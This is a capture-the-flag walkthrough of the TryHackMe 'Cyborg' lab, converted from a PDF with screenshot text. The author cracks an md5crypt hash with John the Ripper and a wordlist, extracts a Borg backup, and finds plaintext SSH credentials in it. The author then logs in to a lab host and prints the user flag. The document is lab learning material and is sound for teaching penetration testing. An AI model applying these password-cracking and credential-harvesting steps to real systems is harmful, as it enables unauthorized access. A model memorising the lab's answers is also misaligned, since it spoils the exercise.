
On the menu there is a file to download



Download the archive which gives us a file archive.tar



After extract the “archive.tar”



```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/TryHackMe/ccyborg/home/field/dev/final_archive x
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)

(kali@kali)~[~/TryHackMe/ccyborg]
$ john --show hash.txt
music_archive:squidward

1 password hash cracked, 0 left

(kali@kali)~[~/TryHackMe/ccyborg]
$ tar xf archive(1).tar
(kali@kali)~[~/TryHackMe/ccyborg]
$ ls
'archive(1).tar'  hash.txt  home
(kali@kali)~[~/TryHackMe/ccyborg]
$ cd home
(kali@kali)~[~/TryHackMe/ccyborg/home]
$ ls
field
(kali@kali)~[~/TryHackMe/ccyborg/home]
$ cd field
(kali@kali)~[~/TryHackMe/ccyborg/home/field]
$ ls
dev
(kali@kali)~[~/TryHackMe/ccyborg/home/field]
$ cd dev
(kali@kali)~[~/ccyborg/home/field/dev]
$ ls
final_archive
(kali@kali)~[~/ccyborg/home/field/dev]
$ cd final_archive
(kali@kali)~[~/home/field/dev/final_archive]
$ ls
config  data  hints.5  index.5  integrity.5  nonce  README
(kali@kali)~[~/home/field/dev/final_archive]
$ cat README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/

(kali@kali)~[~/home/field/dev/final_archive]
$
```


While exploring the archive.tar file I found
README

After using a command “cat README” I got a
website link

```
(kali㉿kali)-[~/../ccyborg/home/field/dev]
$ cd final_archive

(kali㉿kali)-[~/../home/field/dev/final_archive]
$ ls
config  data  hints.5  index.5  integrity.5  nonce  README

(kali㉿kali)-[~/../home/field/dev/final_archive]
$ cat README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/

(kali㉿kali)-[~/../home/field/dev/final_archive]
$
```

The website:

The screenshot shows a web browser window displaying the Borg Backup documentation page. The browser's address bar shows the URL `https://borgbackup.readthedocs.io/en/stable/`. The page has a dark theme with a green 'Borg' logo and 'Borg 1.4.1' text on the left sidebar. The main content area is titled 'Borg Documentation' and features a terminal window with a command-line demonstration of the Borg backup process. The terminal output shows the creation of a backup, including file counts, sizes, and deduplication statistics. A play button icon is overlaid on the terminal output. The bottom of the browser window shows a Windows taskbar with the date and time '20:32 09-07-2025'.

```
$ # So let's add a new file...
$ echo "added new nice file" > Wallpaper/newfile.txt
$ borg create --stats --progress --compression lz4 /media/backup/borgdemo::bac
kup2 Wallpaper
Enter passphrase for key /media/backup/borgdemo:
-----
Archive name: backup2
Archive fingerprint: 5aaf63d1c710cf774f9c9ff1c6317b621c14e519c6bac459f6d64b31e
3bbd200
Time (start): Fri, 2017-07-14 21:54:56
Time (end):   Fri, 2017-07-14 21:54:56
Duration: 0.33 seconds
Number of files: 1051
Utilization of maximum supported archive size: 0%
-----
                        Original size  Compressed size  Deduplicated size
This archive:           618.96 MB      617.47 MB        106.70 kB
All archives:           1.24 GB        1.23 GB          561.77 MB
-----
                        Unique chunks    Total chunks
Chunk index:              1002             2187
-----
$ # Wow, this was a lot faster!
$ # Notice the "Deduplicated size" in "This archive"?
$ # Borg recognized that most files did not change and deduplicated them.
```

More screencasts: [installation](#), [advanced usage](#)


By using the borg I backup the “music_archive” file from archive.tar

```
(kali@kali)-[~/../home/field/dev/final_archive]
$ cat README
This is a Borg Backup repository.
See https://borgbackup.readthedocs.io/

(kali@kali)-[~/../home/field/dev/final_archive]
$ borg extract /home/kali/TryHackMe/ccyborg/home/field/dev/final_archive
usage: borg extract [-h] [--critical] [--error] [--warning] [--info] [--debug] [--debug-topic TOPIC] [-p] [--iec] [--log-json] [--lock-wait SECONDS] [--bypass-lock] [--show-version] [--show-rc] [--umask M] [--remote-path PATH]
                  [--remote-ratelimit RATE] [--upload-ratelimit RATE] [--remote-buffer UPLOAD_BUFFER] [--upload-buffer UPLOAD_BUFFER] [--consider-part-files] [--debug-profile FILE] [--rsh RSH] [--list] [-n] [--numeric-owner]
                  [--numeric-ids] [--nobsdflags] [--noflags] [--noacls] [--noxattrs] [--stdout] [--sparse] [-e PATTERN] [--exclude-from EXCLUDEFILE] [--pattern PATTERN] [--patterns-from PATTERNFILE] [--strip-components NUMBER]
                  ARCHIVE [PATH ...]
borg extract: error: argument ARCHIVE: "/home/kali/TryHackMe/ccyborg/home/field/dev/final_archive": No archive specified

(kali@kali)-[~/../home/field/dev/final_archive]
$ borg extract /home/kali/TryHackMe/ccyborg/home/field/dev/final_archive::music_archive
Enter passphrase for key /home/kali/TryHackMe/ccyborg/home/field/dev/final_archive: 
```

The password used to backup was cracked by tool:-
john the ripper
The Hash was found from website directory > /etc



```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/TryHackMe/ccyborg x
kali@kali:~/TryHackMe/ccyborg
$ ls
'archive(1).tar'
$ touch hash.txt
$ nano hash.txt
$ john --wordlist=/usr/share/wordlists/rockyou.txt /home/kali/TryHackMe/ccyborg/hash.txt
Warnings detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
No password hashes left to crack (see FAQ)
$ john --show hash.txt
music_archive:Squidward
1 password hash cracked, 0 left
$ tar xf archive(1).tar
$ ls
'archive(1).tar' hash.txt home
$
```

After using the borg tool (The command was used to given below) I got a directory called “Home”
borg extract /home/kali/TryHackMe/ccyborg/home/field/dev/final_archive::music_archive

```
(kali@kali)-[~/home/field/dev/final_archive]
$ borg extract /home/kali/TryHackMe/ccyborg/home/field/dev/final_archive::music_archive
Enter passphrase for key /home/kali/TryHackMe/ccyborg/home/field/dev/final_archive:
Enter passphrase for key /home/kali/TryHackMe/ccyborg/home/field/dev/final_archive:

(kali@kali)-[~/home/field/dev/final_archive]
$ ls
config  data  hints.5  home  index.5  integrity.5  nonce  README

(kali@kali)-[~/home/field/dev/final_archive]
$
```

After exploring the home which I found a file named note.txt

```
(kali@kali)-[~/dev/final_archive/home/alex]
$ cd Desktop

(kali@kali)-[~/dev/final_archive/home/alex/Desktop]
$ ls
secret.txt

(kali@kali)-[~/dev/final_archive/home/alex/Desktop]
$ cat secret.txt
shoutout to all the people who have gotten to this stage whoop whoop!"

(kali@kali)-[~/dev/final_archive/home/alex/Desktop]
$ cd ..


(kali@kali)-[~/dev/final_archive/home/alex]
$ cd Documents

(kali@kali)-[~/dev/final_archive/home/alex/Documents]
$ ls
note.txt

(kali@kali)-[~/dev/final_archive/home/alex/Documents]
$ cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and noting them down!
alex:S3cretP@s3
```

Room Type	Users in Room	Created
Free Room: Anyone can deploy virtual machines in the room (without being subscribed)	43,573	1627 days ago

And from there I got the id and password for connecting the ssh



```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/TryHackMe/ccyborg/home/field/dev/final_archive/home/alex/Documents x alex@ubuntu: ~ x
(kali@kali)~[~/final_archive/home/alex/Documents]
$ ssh alex@10.10.101.246
The authenticity of host '10.10.101.246 (10.10.101.246)' can't be established.
ED25519 key fingerprint is SHA256:hJwK8CvQHrU+h3MU2da+Xuvsp1/od2FFuBv2JJvdSHs.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.101.246' (ED25519) to the list of known hosts.
alex@10.10.101.246's password:
Permission denied, please try again.
alex@10.10.101.246's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.


Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$
```

Created by	Room Type	Users in Room	Created
fieldraccoon	Free Room. Anyone can deploy virtual machines in the room (without being subscribed)	43,573	1627 days ago

Copyright TryHackMe 2018-2025

While exploring the ssh I found the user.txt on the directory called alex. Using the cat tool I read the flag. Here I get the user.txt flag.



```
kali@kali: ~/Downloads x kali@kali: ~/Downloads x kali@kali: ~/TryHackMe/ccyborg/home/field/dev/final_archive/home/alex/Documents x alex@ubuntu: ~ x
(kali@kali) [~/final_archive/home/alex/Documents]
$ ssh alex@10.10.101.246
The authenticity of host '10.10.101.246 (10.10.101.246)' can't be established.
ED25519 key fingerprint is SHA256:h3w8CvQHUU+H3WU2da+Xuvsp1/od2FfuBv2JJvdSHs.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:9: [hashed name]
  ~/.ssh/known_hosts:10: [hashed name]
  ~/.ssh/known_hosts:11: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.101.246' (ED25519) to the list of known hosts.
alex@10.10.101.246's password:
Permission denied, please try again.
alex@10.10.101.246's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  user.txt  Videos
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
alex@ubuntu:~$
```

